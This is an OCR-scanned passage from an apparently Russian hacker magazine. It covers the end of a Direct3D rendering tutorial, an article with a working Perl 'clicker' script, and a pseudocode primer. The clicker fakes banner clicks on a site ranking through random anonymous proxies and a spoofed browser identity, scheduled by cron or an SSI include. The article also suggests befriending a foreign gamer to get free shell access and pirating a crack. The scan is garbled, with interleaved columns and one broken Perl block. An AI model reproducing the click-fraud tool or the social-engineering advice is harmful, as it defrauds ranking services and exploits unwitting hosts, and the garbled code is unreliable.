$$\begin{aligned} x' &= (x \cdot M_{11}) + (y \cdot M_{12}) + (z \cdot M_{13}) + (1 \cdot M_{14}) \\ y' &= (x \cdot M_{21}) + (y \cdot M_{22}) + (z \cdot M_{23}) + (1 \cdot M_{24}) \\ z' &= (x \cdot M_{31}) + (y \cdot M_{32}) + (z \cdot M_{33}) + (1 \cdot M_{34}) \end{aligned}$$

Теперь будем рендерить. Для начала заставим мир крутиться. Просто измени мировую матрицу, как это написано в листинге. Перед рендерингом надо очистить экран методом Clear. Первый параметр - количество прямоугольников в массиве второго параметра (0). Второй - Указатель на пресловутый массив (NULL). Тре-

Листинг №7 - Main.cpp, материал и свет.

```
mat.dcvDiffuse.r = (D3DVALUE)0.7;
mat.dcvDiffuse.g = (D3DVALUE)1.0;
mat.dcvDiffuse.b = (D3DVALUE)0.7;
mat.dcvDiffuse.a = (D3DVALUE)1.0;
mat.dcvAmbient.r = (D3DVALUE)0.0;
mat.dcvAmbient.g = (D3DVALUE)1.0;
mat.dcvAmbient.b = (D3DVALUE)0.0;
mat.dcvAmbient.a = (D3DVALUE)1.0;
mat.dcvSpecular.r = (D3DVALUE)0.0;
mat.dcvSpecular.g = (D3DVALUE)1.0;
mat.dcvSpecular.b = (D3DVALUE)0.0;
mat.dcvSpecular.a = (D3DVALUE)1.0;
hr = lpD3DD->SetMaterial(&mat);
if(FAILED(hr)) return hr;
//Создаем нашу лампу
//Она будет белая
//Тип - точечная (светит во все стороны)
d3dLight.dltType = D3DLIGHT_POINT;
d3dLight.dcvDiffuse.r = 1.0f;
d3dLight.dcvDiffuse.g = 1.0f;
d3dLight.dcvDiffuse.b = 1.0f;
d3dLight.dcvAmbient.r = 1.0f;
d3dLight.dcvAmbient.g = 1.0f;
d3dLight.dcvAmbient.b = 1.0f;
d3dLight.dcvAmbient.a = 1.0f;
d3dLight.dcvSpecular.r = 1.0f;
d3dLight.dcvSpecular.g = 1.0f;
d3dLight.dcvSpecular.b = 1.0f;
d3dLight.dcvSpecular.a = 1.0f;
d3dLight.dvPosition.x = 0.0f;
d3dLight.dvPosition.y = 0.0f;
d3dLight.dvPosition.z = -4.0f;
d3dLight.dvAttenuation0 = 1.0f;
//Да пусть светит далеко-далеко
d3dLight.dvRange = D3DLIGHT_RANGE_MAX;
//Регистрируем нашу лампу
hr = lpD3DD->SetLight(0, &d3dLight);
if(FAILED(hr)) return hr;
//Разрешаем ей светить
hr = lpD3DD->LightEnable(0, TRUE);
if(FAILED(hr)) return hr;
```

тий - тип, что будем затирать (D3DCLEAR\_TARGET - затрем экран). Четвертый - цвет в хексе (0x00000000 - черный). Пятый и шестой нам не нужны, они относятся к z и stencil буферам (0, 0). Далее идет уже непосредственно рендеринг.

Его обязательно надо располагать между вызовами методов BeginScene и EndScene, не имеющих параметров. Вот и выполняй сейчас BeginScene. Собственно рисование осуществляется методом DrawPrimitive. Первым его параметром является тип примитива (в данном случае D3DPT\_TRIANGLELIST - список полигонов; еще есть D3DPT\_TRIANGLESTRIP - последовательность оных; D3DPT\_TRIANGLEFAN - что-то типа веера, см. SDK; D3DPT\_LINELIST - список линий; D3DPT\_LINESTRIP - последовательность; D3DPT\_POINTLIST - список точек). Следующий, второй, параметр - тип данных, в которых указываются вершины примитивов (D3DFVF\_VERTEX - поступают в типе D3DVERTEX). Третий параметр - данные наших вершин в том типе, в котором мы указали выше (в нашем случае это переменная vtx). Далее, четвертый параметр - количество вершин в той переменной, которую мы указали (6). Последний параметр - ждать ли рендеринг или плевать на все (в нашем случае я бы даже посоветовал всегда так делать: D3DDP\_WAIT). Пора и закончить рендеринг. EndScene. Ну и если ты помнишь про двойную буферизацию, выведем все это на экран. Разрешенный метод Flip интерфейса IDirectDrawSurface7 нам в этом деле поможет. Первый параметр - указатель на серфайсу, куда будем переносить изображение (ставь NULL для того, чтобы перенести

Листинг №8 - Main.cpp, завершение инициализации  
D3DMATRIX mat;

```
mat._11 = mat._22 = mat._33 = mat._44 = 1.0f;
mat._12 = mat._13 = mat._14 = mat._41 = 0.0f;
mat._21 = mat._23 = mat._24 = mat._42 = 0.0f;
mat._31 = mat._32 = mat._34 = mat._43 = 0.0f;
lpD3DD->SetTransform(D3DTRANSFORMSTATE_WORLD, &mat);
//Создаем матрицу вида
D3DMATRIX matView = mat;
matView._43 = -10.0f; //Будем отодвинуты по Z назад на 10
lpD3DD->SetTransform(D3DTRANSFORMSTATE_VIEW, &matView);
//Создаем матрицу проекции
D3DMATRIX matProj = mat;
matProj._11 = 2.0f;
matProj._22 = 2.0f;
matProj._34 = 1.0f;
matProj._43 = -1.0f;
matProj._44 = 0.0f;
lpD3DD->SetTransform(D3DTRANSFORMSTATE_PROJECTION, &matProj);
return S_OK; //Радостно завершаем инициализацию
}
```

## Листинг №9 - Main.cpp, рендеринг

```

HRESULT Render()
{
    HRESULT hr;
    FLOAT fCos = (FLOAT)cos(((FLOAT)clock()) / CLOCKS_PER_SEC * 4); //Вычисляем косинус угла поворота. Где угол поворота равен времени работы
    //программы, деленного на количество кадров в секунду * .
    FLOAT fSin = (FLOAT)sin(((FLOAT)clock()) / CLOCKS_PER_SEC * 4); //Вычисляем синус от него же
    D3DMATRIX matSpin;
    //Заполняем матрицу, соответствующую матрице поворота вокруг оси Y
    matSpin._11 = fCos; matSpin._12 = 0.0f; matSpin._13 = -fSin; matSpin._14 = 0.0f;
    matSpin._21 = 0.0f; matSpin._22 = 1.0f; matSpin._23 = 0.0f; matSpin._24 = 0.0f;
    matSpin._31 = fSin; matSpin._32 = 0.0f; matSpin._33 = fCos; matSpin._34 = 0.0f;
    matSpin._41 = 0.0f; matSpin._42 = 0.0f; matSpin._43 = 0.0f; matSpin._44 = 1.0f;
    //Делаем ее в качестве мировой матрицы (все-таки это звучит неплохо)
    lpD3DD->SetTransform(D3DTRANSFORMSTATE_WORLD, &matSpin);
    lpD3DD->Clear(0, NULL, D3DCLEAR_TARGET, 0x00000000, 0L, 0L); //Очищаем экран
    hr = lpD3DD->BeginScene(); //Начинаем рисовать :
    if(FAILED(hr)) return hr;
    lpD3DD->DrawPrimitive(D3DPT_TRIANGLELIST, //Рисуем полигоны
    D3DFVF_VERTEX, //Храня их вершины в переменной типа D3DVERTEX
    vtx, 6, D3DDP_WAIT); //Имя переменной vtx, кол-во вершин - 6, ждем, пока оно рисует
    hr = lpD3DD->EndScene(); //Заканчиваем рисовать
    if(FAILED(hr)) return hr;
    hr = lpM->Flip(NULL, DDFLIP_WAIT); //Выводим на экран
    if(FAILED(hr)) return hr;
    return S_OK;
}

```

его на следующую серфайсу в цепи (экран)). Второй - флаги (DDFLIP\_WAIT). Вот и весь рендеринг.

## А теперь переходим к водным процедурам...

Пытка №5 - буду резать, буду шить - все равно тебе не жить

Удалим-с все DirectDraw, Direct3D и т.д. return lpDD->Release() (происки COM) в специально созданной для этого функции Release. Тривиально, но теперь будем обрабатывать сообщения и создавать окна и начинать и завершать работу нашей проги. Сообщения обрабатываются функцией WndProc. Но мы же люди ленивые, пусть все обрабатывается по умолчанию функцией DefWindowProc. Так туда и запишем: return DefWindowProc(hWnd, uMsg, wParam, lParam);. Вот. И самое главное: функция WinMain. Именно с нее начинается выполнение проги. Создадим и зарегистрируем WNDCLASS, как я это покажу в листинге. Таким же образом создадим окно. После всего этого проверим на глючность инициализацию D3D. if(FAILED(InitializeD3D())) return 1;. Вот, а затем пошли шпарить в цикле рендрить - получать сообщения - рендрить - получать сообщения - рендрить - получать сообщения... И так 500 раз. Да-да-да-да... Чуть не забыл (старческий склероз, мать его), надо же курсор удалить, а то он мешает. SetCursor(NULL); перед циклом. После 500-кратного прохода цикла зарелизим (Release) и return 0;.

## Листинг №10 - Main.cpp, сообщения, окна и релиз в HRESULT Release()

```

{
    //Деинициализируем все
    return lpDD->Release();
}
LRESULT CALLBACK WndProc(HWND hWnd, UINT uMsg, WPARAM wParam, LPARAM lParam)
{
    return DefWindowProc(hWnd, uMsg, wParam, lParam);
}
INT WINAPI WinMain(HINSTANCE hInst, HINSTANCE hPrevInst, LPSTR lpCmdLine, int nShowCmd)
{
    WNDCLASS wndClass = { 0, WndProc, 0, 0, hInst, //WndProc - процедура обработки сообщений
    NULL,
    LoadCursor(hInst, IDC_ARROW),
    (HBRUSH)GetStockObject(WHITE_BRUSH), NULL, _T("Render Window"));
    // таким образом мы создали некий wndclass, описывающий наше приложение
    // Все про этот класс нам знать не надо. Поэтому я и не дал конкретного объяснения
    RegisterClass(&wndClass); //Зарегистрируем наш класс
    hWnd = CreateWindow(_T("Render Window"), // Создадим окно
    _T("ХАКЕР3Д"), // Заголовок окна
    WS_OVERLAPPEDWINDOW, CW_USEDEFAULT, // Некие стили окна
    CW_USEDEFAULT, 1280, 1024, 0L, 0L, hInst, 0L); //Цифры - размеры окна
    ShowWindow(hWnd, SW_SHOWNORMAL); //Нарисуем нашу паршивость
    UpdateWindow(hWnd); //Обновим ее же
    if(FAILED(InitializeD3D())) return 1;
    MSG msg;
    int i = 0;
    SetCursor(NULL);
    while(i < 500) //Если не было 500 кадров, то
    {
        PeekMessage(&msg, NULL, 0U, 0U, PM_NOREMOVE); //Берем сообщение
        if(FAILED(Render())) return 1; //Рисуем
        i++; //Прибавляем 1 кадр
    }
    Release(); //Деинициализируем все
    return 0; //Выходим
}

```

## Пытка №6 - а что это будет, если мы обрежем ту странную веревку под потолком (см пытку №1)

Ты думаешь, я, ламер паршивый, не мог сделать нормального выхода через ескейп или еще какую-нибудь шнягу. Я вот что скажу, это ты сделаешь сам - маленькое домашнее задание, а то я за тебя и так основную массу фекалек схавал. А пока ты нажми F5. И любуйся зреющим. Вот. Нуда... Ну, вроде и все... Будем надеяться, это так. Счастливо тебе, перец! & Happy rendering 4u.!!



# ХЛИКЕР



МООФ [МООФБХАКЕР.ГИ ; [HTTP://МООФ.РД.ГИ](http://МООФ.РД.ГИ)]

й, перец, ты читал второй спецвыпуск Х, ну тот, что про Инет? Нет? Плохо дело... Прыжками дуй в Олимпийский за спецом и не забудь прикупить книженцию по Перлу, она тебе пригодится. Ну что, сбегал? Прочитал? Вот так-то лучше. Теперь засунь его куда-нибудь подальше и слушай меня. Все что там написано про раскрутку это, конечно, круто, но какой же ты хакер, если собираешься играть по общим правилам? Хватит твоему хомяку плястись в самом конце, ведь он же у тебя крут как яйца! Сейчас мы с тобой напишем кликер, который поможет тебе прочно обосноваться в первых местах любого топа :).

познакомься с каким-нибудь западным лохом, любителем Старкрафа или Квейка. У буржуев есть такая дурацкая привычка - иметь выделенную линию и личный сервак в подвале. Чуешь, в чем прикол? Ты подваливаешь к пацану, узнаешь, какая у него любимая игруха, и говоришь, что очень любишь эту гаму и как здорово, что у этого пацана есть свой сервак. Неплохо было бы забацать пагу на нем... И все в том же духе. В итоге, кроме халавного шелла ты получишь халавный хостинг :).

Еще тебе понадобится список анонимных проксей. Его найти не очень сложно, но желательно, чтобы они были рабочие :).

нем есть строчка: "Font Face=Courier New". Замени ее на "Font Face=Courier New Cyr" и перезапусти PerlBuilder.

Пробовать наш кликер мы будем на популярном рейтинге "Топ 69". (<http://fomenko.ru>)

## Скальпель, сестра...

Что ж, приступим, друг мой :). Первая строка скрипта - это путь к перлу на шелле. Чаще всего это:

```
#!/usr/bin/perl.
```

Ее и напишем. Потом к скрипту подключаем дополнительные модули:

```
use HTTP::Request::Common;
require LWP::UserAgent;
```

Инициализируем генератор случайных чисел и уменьшим буфер до единицы:

```
srand($$ & time ^ $$);
$|=1;
```

Теперь откроем файл, в котором хранится список твоих проксей:

```
open(PROXY, "proxy.lst");
@proxies=<PROXY>;
chomp(@proxies);
close(PROXY);
```


Все адреса проксей должны храниться в текстовом файле с именем "proxy.lst". В следующем формате:

адрес.сервера:порт  
адрес.сервера:порт

и т.д.

Инициализируем переменную "\$suc", а в "\$pr" записываем адрес прокси, случайно выбранного из всего списка.

```
$suc=1;
$pr = splice(@proxies, int rand @proxies, 1);
```



```

perl -w
use HTTP::Request::Common;
use LWP::UserAgent;
my $ua = LWP::UserAgent->new;
my $url = "http://www.fomenko.ru";
my $proxy = $proxies[int rand @proxies];
$ua->proxy($proxy);
my $req = $ua->request($url);
my $res = $ua->response($req);
print $res->content;

```

## Подготовка рабочего места

Писать кликер мы будем, естественно, на Perl. Перед началом работы тебе было бы неплохо найти халавный шелл, на котором можно будет запускать фоновые процессы. Это самое сложное, так как халавных шеллов и так мало, а тех, которые дают такое богатство возможностей, вообще единицы. Но отсюда есть один выход:

Для написания самого скрипта рекомендую использовать PerlBuilder. Это довольно удобная софтина, которая умеет выделять программу цветом, проверять синтаксис и многие другие вещи. Найти ее можно где-то на листсофте, ([www.listsoft.ru](http://www.listsoft.ru)), а крак к ней - на астлависте ([www.astalavista.box.sk](http://www.astalavista.box.sk)). Чтобы PerlBuilder нормально понимал русский, в каталоге windows найди файл "pbuilder.ini". В

# амопал

Теперь самое интересное. Создадим виртуальный браузер, который будет заходить по ссылке, тем самым кликая по баннеру. Наш скрипт будет изображать собой IE5 и Windows98.

```
$ua = new LWP::UserAgent;
$ua->agent("Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)");
$ua->timeout(60);
$ua->proxy('http', "http://".$pr);
print "Try... $pr ";
```

Браузер готов, теперь займемся заголовком, который браузер передаст серверу.

```
$h1 = new HTTP::Headers
Accept => 'application/vnd.ms-excel, application/msword, image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/x-comet, */*',
User_Agent => 'Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)',
Referer => 'http://www.xakep.ru/default.asp';
```

Замени "<http://www.xakep.ru/default.asp>" на адрес своей страницы, на которой висит кнопка топа. Настало время делать запрос:

```
$req1 = new HTTP::Request ('GET',
'http://fomenko.ru/cgi-bin/top/lsprom.cgi?click=номер', $h1);

$response=$ua->request($req1);
$suc=$response->is_success;
```

Делаем запрос к серверу и получаем от него ответ. Слово "номер" замени на свой номер, который тебе выдали при регистрации.

Теперь надо обработать результат, и если все прошло нормально, запишем его в файл "click.log"


```
($suc) || print $response->code;
if ($suc) {
open(FH,>>"click.log");
print FH $pr."\n";
close FH;
};
($suc) && print "+";
```

И завершим работу скрипта

```
exit;
```

Вот и весь текст скрипта. Не правда ли, все просто? Самое сложное - это найти shell :).

это после строки:  
#!/usr/bin/perl



## Установка

Если тебе повезло и ты достал где-то shell, на котором есть perl, и можно запускать фоновые процессы, считай, что ты #1 (Намба Ван, то есть :)). Как определить, есть ли на твоем shellе возможность запустить кликер или нет? Кликер запускается с помощью программы "cron". Это своеобразный аналог Планировщика из виндовс. Ты ему даешь программу, которую надо запускать, и устанавливаешь время. Для создания задания тебе необходимо будет создать файл в формате "crontab".

Допустим, ты решишь, что твой скрипт должен запускаться через каждые 20 минут, начиная с полуночи. Для этого тебе надо написать:

0, 20, 40, \* \* \* \* clicker.pl  
Где "clicker.pl" - имя твоего кликера.

Если ты так и не нашел shell, то можешь попробовать вызывать скрипт каждый раз, когда на твою страничку заходит посетитель. Но для этого твой хостинг должен поддерживать perl и ssi. Изменим чуть-чуть наш скрипт. Для

добавь:  
print "Content-type: text/html\n\n";

И в html файл своей странички добавь ssi команду вызова скрипта:

<!--#include virtual="/cgi-bin/clicker.pl"-->

Предварительно скопировав "clicker.pl" в каталог "cgi-bin" и установив права доступа к файлу командой "chmod 755".

## Заключение

Не советую тебе слишком увлекаться накруткой показов/кликов. Это, конечно, рульно, когда на твою хоумпагу ходят люди. Но когда вместо людей на нее ходят твои же клики, это совсем не кул. А представь себе, если все отстойные сайты начнут накручивать себе показы. Это будет гонка кликеров. А хорошие и нужные сайты останутся в глубоком анусе. :( Так что, приятель, пиши кликер только если у тебя как раз такой сайт, а раскручивать отстой лучше не надо - его и так слишком много.

Удачи!



# СОВЕРШЕННЫЙ КОДЕР

РУБЕН АКА ПОДАР (ПОДАРБИПОХ.ГИ, СИП 983332)



# ОЕ ОРЧЖИЕ

## КАКОЕ ОТНОШЕНИЕ ИМЕЮТ АЛГОРИТМЫ К ДАВИЛКАМ БАБУЛЕК?

Самое что ни на есть прямое. И вообще, многие наши повседневные действия связаны с алгоритмами. Сейчас объясню почему. Если тебе придет в голову спросить меня, что это за хрень такая - алгоритм, я отвечу: алгоритм решения задачи - это действия, которые должны выполняться для решения этой задачи, и последовательность, в которой эти действия должны выполняться. Погоди, не швыряй журнал!!! Давай лучше попробуем разобраться с этим делом.

Ты тачку водить умеешь? Да! Я и не сомневался :). А если не умеешь, читай дальше - любимый

Х тебя всему научит. Короче, представь себе, что внизу, у твоего подъезда, прямо сейчас стоит новенькая "девятка" :). Задача такая - завести тачку и тронуться с места. Так, раз это задача - значит, должен существовать алгоритм ее решения, согласен со мной? Теперь давай вернемся к нашему определению - там, кажется, говорилось "...действия, которые должны выполняться для решения этой задачи...". А какие будут действия для нашей задачки? Давай, сам вспоминай, что мы делаем каждый раз, когда заводим тачку и трогаемся.

1. Снимаем с ручника.
2. Вставляем ключ зажигания.
3. Жмем и удерживаем педаль сцепления.
4. Переводим передачу на нейтралку.
5. Отпускаем сцепление.
6. Поворачиваем ключ.
7. Опять жмем и удерживаем сцепление.
8. Переходим на первую скорость.

9. Потихоньку жмем на педаль акселератора и одновременно отпускаем сцепление.

Вот все действия, которые нам нужны. Но определение состояло из двух частей, там еще гово-

чтобы избавиться от этих проблем и облегчить процесс разработки алгоритмов, крутые лбы из не менее крутых универов придумали две совершенно необходимые каждому прогеру вещи: псевдокод и технология нисходящей разработки алгоритмов с пошаговой детализацией. Начнем с первого - оно, вроде, попроще звучит.

## КОМПИЛИМ ГОЛОВОЙ

Псевдокод - это своеобразный язык написания алгоритмов, который состоит из привычных нам фраз и выражений. Ну, типа, из тех, которые ты ежедневно и повсеместно юзаешь во время общения с другими людьми :). Нет, постой, я не имел в виду твои реплики типа: "Эй, киска, ты уже че-

го-нибудь на сегодняшний вечер запланировала? Отменяй на фиг - мне кажется, сегодня вечером у тебя есть шанс сходить на фильму с лучшим парнем в твоей жизни" или "Приятель, базара нет, если я тебе обещал халавый инет, значит ты сегодня же его получишь" или вообще "<пиб>, мля, <пиб> твою на <пиб> в <пиб>, <пиб>, <пиб>, <пиб> !!!!". Я имел в виду... хотя постой, давай ознакомимся с простейшими управляющими структурами, и ты сразу поймешь, что я имел в виду. Но, прежде чем мы перейдем к управляющим структурам, замечу кое-что важное: псевдокод - это неформальный язык программирования, и единственным существующим компилятором псевдокода на сегодняшний день является, то серое и хлюпкое, что находится у тебя в голове :). А назначением псевдокода является - помочь привести алгоритм (твои мысли) к такому виду, чтобы его (их, мысли) можно было без проблем закодить на том или ином языке программирования (си, паскаль етц.).

## Структуры управления

Для того, чтобы разрабатывать хорошие структурированные алгоритмы, тебе достаточно знать всего три структуры управления: структура следования, структура выбора и структура повторения.

**ПСЕВДОКОД - ЭТО СВОЕВО-  
РЯЗНЫЙ ЯЗЫК НАПИСАНИЯ  
АЛГОРИТМОВ, КОТОРЫЙ  
СОСТОИТ ИЗ ПРИВЫЧНЫХ  
НЯМ ФРАЗ И ВЫРАЖЕНИЙ.  
НУ, ТИПА, ИЗ ТЕХ, КОТО-  
РЫЕ ТЫ ЕЖЕДНЕВНО И  
ПОВСЕМЕСТНО ЮЗАЕШЬ ВО  
ВРЕМЯ ОБЩЕНИЯ С ДРУГИМИ  
ЧЕЛОВЕКАМИ :)**

рилось "... последовательность, в которой эти действия должны выполняться...". Приятель, мы с тобой просто отличные водилы, поэтому когда мы вспоминали нужные действия, интуитивно расставили их в правильной последовательности. А теперь представь себе, что я позову какого-нибудь баклана, совсем не умеющего водить тачку, и суну ему наш список действий, перемешав все пункты в нем случайным образом. Вот кора будет :) Хе-хе, например если снять с ручника в самом конце :), или если поменять местами третью и пятую действия... - вообще чепуха получится какая-то.

Ладно, с места мы тронулись, теперь едем дальше. Немного пораскинув мозгами, ты поймешь, что задачи могут быть большими и сложными. Соответственно, алгоритмы их решения тоже будут немалыми и нелегкими :). Предыдущая задача была легкой, поэтому мы с тобой ее целиком прокрутили в голове в течении минуты. А что делать с большими-то задачами (и с большими алгоритмами)? А прикинь: если задача ДЕЙСТВИТЕЛЬНО огроменная? За один присест ее и не переваришь. Кроме того: то, что ты наставил за первый присест, надо зафиксировать на каком-то постоянном носителе информации (коим наша башка не является), а то ведь забудешь, и придется все заново делать :( . Для того,

Структура следования - самая простая для понимания, и не требует никаких умственных напрягов. Например наш "автомобильный" алгоритм - типичная структура следования - одно действие следует за другим. Давай переснимем природную хацкерскую лень (этакая ленивость льва в сафари :)), и посмотрим еще один пример на следование. Задача: ввести два числа, сложить их и вывести результат. Алгоритм этой наиэлементарнейшей задачи на псевдокоде будет выглядеть так:

ввести первое число.  
ввести второе число.  
результат равен первое число прибавить  
второе число.  
вывести результат.

Вот видишь, как я и обещал: алгоритм на псевдокоде состоит из обычных фраз. Его очень легко читать и понимать, а главное - его так же легко осуществить практически на любом языке программирования. Для этого достаточно просто заменить выражения псевдокода на соответствующие функции и операторы любимого языка. Короче говоря: если ты напишешь алгоритм своей проги на псевдокоде - считай, что ты сделал девяносто процентов работы (конечно при условии, что ты хоть немного знаешь какой-нибудь язык программирования). "Что за нафиг?" - скажешь ты - "Я лучше сра-

зу напишу на своем любимом языке, и никакой псевдокод мне не нужен". Потерпи, скоро ты сам поймешь, чем так хорош псевдокод - просто дочитай до того места, где говорится о находящейся разработке алгоритмов.

Но вернемся к задаче с числами. Как ты успел верно приметить, алгоритм решения задачи состоит из четырех действий, которые следуют одно за другим (структура следования!!!). И еще одно: некоторые прогеры предпочитают выписывать все существительные из псевдокода в отдельный список. Потом, когда алгоритм будет

кодиться на каком-то там языке, этот список можно будет использовать как список необходимых переменных. Выглядит такая последовательность очень просто:

установить первое число в нуль.  
установить второе число в нуль.  
установить результат в нуль.

Далее по курсу, структура выбора. И тут все просто, как у попугая в брачный сезон. Представь себе, чувак, что идешь ты по улице, и вдруг из-за твоей спины выскальзывает шикарнейшая подружка, виляет попкой, и, быстро тебя обогнав, ныряет в переход, а рядом с этим

друзьями или тесно общался со своей дамой). Заметь, что одновременно пить пиво с друзьями и делать ЭТО с подругой ты не мог - все таки пиво пили, не водку... Так вот, структура выбора на псевдокоде имеет несколько реализаций. Тебе достаточно трех. Сначала ознакомимся с самой простой:

ЕСЛИ (условие)  
действие.

Объясняю, если условие верно, действие выполняется, если нет - действие пропускается. Теперь немного более усовершенствованный вариант:

ЕСЛИ (условие)  
первое действие.  
ИНАЧЕ  
второе действие.

Если условие верно, выполняется первое действие (второе пропускается), а если оно не верно, то выполняется второе действие (первое пропускается). Давай скомбинируем эти две штуки, и составим алгоритм, который поможет тебе не зависнуть в ситуации, описанной (я знаю о чём ты подумал, пошлый - не опытанный, а описанной - туалет в конце коридора, левая дверь :)) выше:

ЕСЛИ (первое  
условие)  
перв-

**ПРЕДСТАВЬ СЕТЬЕ, ЧУВАК, ЧТО  
ИДЕШЬ ТЫ ПО УЛИЦЕ, И ВДРУГ  
ИЗ-ЗА ТВОЕЙ СПИНЫ ВЫСКАЛЬЗЫ-  
ВАЕТ НЕВЕРОЯТНАЯ ГЕРЛА, ВИ-  
ЛЯЕТ ПОПКОЙ И, БЫСТРО ТВЕЯ  
ОБОГНАВ, НЫРЯЕТ В ПЕРЕХОД, Э  
РЯДОМ С ЭТИМ ПЕРЕХОДОМ ЛАРЕК,  
ГДЕ ТЫ ОБЫЧНО ПИВКОМ ЗАТАРИ-  
ВАЕШЬСЯ. ПИВКА-ТО ХОЧЕТСЯ, БЕЗ  
НЕГО НИКАК, НО ДАМА ПРОСТО  
СУПЕРСКАЯ - ГРЕХ ТАКУЮ ЧУПУС-  
ТИТЬ. ЧТО ДЕЛАТЬ? ВОТ ЕСЛИ БЫ  
ТЫ БЫЛ АЛГОРИТМОМ, СОСТОЯЩИМ  
ТОЛЬКО ИЗ СТРУКТУР СЛЕДОВА-  
НИЯ, НА ЭТОМ МЕСТЕ ТЫ БЫ ЗА-  
ВИС. И ВИСЕЛ БЫ ТЫ, КАК ВИНДЫ,  
ДО ТЕХ ПОР, ПОКА КТО-НИБУДЬ  
ИЗ ДОБЛЕСТНЫХ БЛЮСТИТЕЛЕЙ  
ПОРЯДКА НЕ ПОДОШЕЛ БЫ, И НЕ  
ПЕРЕЗАГРУЗИЛ ТВЕЯ СВОИМ  
ДЕМОКРАТИЗАТОРОМ.**

переходом ларек, где ты обычно пивком затариваешься. Пивка-то хочется, без него никак, но герла просто суперская - грех такую упустить. Что делать? Вот если бы ты был алгоритмом, состоящим только из структур следования, на этом месте ты бы завис. И висел бы ты как винды, до тех пор, пока кто-нибудь из доблестных блюстителей порядка не подошел бы и не перезагрузил тебя своим демократизатором. А вот если ты оборудован структурой выбора, тогда все ок. Ты можешь выбирать то, что тебе нужное (пиво или подружка) в зависимости от того, чем ты занимался четверть часа назад (пил пиво с

вое действие.  
ИНАЧЕ ЕСЛИ (второе условие)  
второе действие  
ИНАЧЕ  
третье действие.

Сие означает, что если верно первое условие - выполнить первое действие (второе и третье пропускаются), если верно второе условие - выполнить второе действие (первое и третье пропускаются), а если не одно из условий не верно - выполнить третье действие (первое и второе пропускаются). Понятно, что этих "ИНАЧЕ ЕС-



ЛИ" может быть сколько угодно (то есть, может быть сколько угодно условий и соответствующих им действий). А как вообще составлять эти условия? Очень просто: давай оформим нашу задачу с герлой:

ЕСЛИ (чел пил пивко с друзьями)  
топать за подружкой.

ИНАЧЕ ЕСЛИ (чел коннектился с подружкой)  
топать к пивному ларьку.

ИНАЧЕ  
сесть и задуматься: какого же хрена я  
делал  
четверть часа назад, если я не пил пи-  
во с  
друзьями и не коннектился с подруж-  
кой?

Тэкс, что там дальше? А, вот, структура повторения. Так же как и структура следования, структура повторения имеет несколько реализаций. Мы рассмотрим одну - она универсальная.

ПОКА (условие)  
действие.

Если условие верно - выполнить действие, а потом снова проверить, верно ли условие (если верно, еще раз выполнить действие). И так до тех пор, пока условие не станет неверным. Быстро смотрим два примера, и идем дальше. Задача один: пить пиво до тех пор, пока не будет достигнута необходимая кондиция, потом топать к толчку :).

ПОКА (чел не достиг кондиции)  
пить пиво.  
топать к толчку.

Чел проверяет: не дожел ли он до кондиции, если нет пьет пиво, потом опять проверят, если опять нет - опять пьет пиво. Когда он, наконец, достигает кондиции - пропускает действие "пить пиво", и выполняет следующее за структурой повторения действие - "топать к толчку". В этом алгоритме также задействована структура следования (действие "топать к толчку" следует за структурой повторения).

Задача два: напечатать все числа от 0 до 9.

установить счетчик в нуль.

ПОКА (счетчик меньше либо равно девяти)  
вывести счетчик.  
прибавить к счетчику единицу.

Ну тут все и так понятно. Идем дальше.

### АГОРИТМ АЛГОРИТМОВ

Нда, нисходящая разработка алгоритмов с пошаговой детализацией. В общем-то, эта штука только звучит сложно. Если ты один раз поймешь, как с ней работать - считай, что ты ее навсегда освоил - остается только совершенствоваться в практике :). Ну как, готов? Тогда приступим-с. Как отмечалось выше, эта фень упрощает разработку больших и сложных алгоритмов. Смысль ее в том, что она систематизирует процесс. Короче говоря: технология нисходящей разработки алгоритмов с пошаговой детализацией - это алгоритм разработки алгоритмов. Вот сказал-то... :) А почему бы и нет? По-

знаю такой функции или оператора, которая сразу выполняет такое действие. Поэтому, нам нужен шаг детализации - мы опускаемся на один шаг с вершины и разбиваем наше действие на несколько более простых:

ввести значения x,a,b,c.  
найти дискриминант.  
найти корни.  
вывести корни.

Но и эти действия тоже не осуществимы на известных мне языках программирования - делаем еще один шаг детализации:

ввести x.  
ввести a.  
ввести b.  
ввести c.

дискриминант равен разности квадрата b и четырем

произведениям a на с.

ЕСЛИ (дискриминант меньше нуля)  
вывести сообщение об отсутствии корней.

ИНАЧЕ ЕСЛИ (дискриминант равен нулю)  
корень равен отношению минус b к двум a.

ИНАЧЕ  
первый корень равен отношению суммы минус b и корня из

дискриминанта к двум a.

второй корень равен отношению разности минус b и корня из

дискриминанта к двум a.

вывести первый корень.

